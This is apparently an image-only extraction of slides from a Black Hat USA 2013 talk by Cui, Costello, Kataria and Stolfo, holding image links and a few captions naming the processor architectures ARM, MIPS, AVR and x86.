
Cui, Costello, Kataria, Stolfo, Blackhat USA  
2013



















ARM




MIPS




AVR, x86, rPC, etc



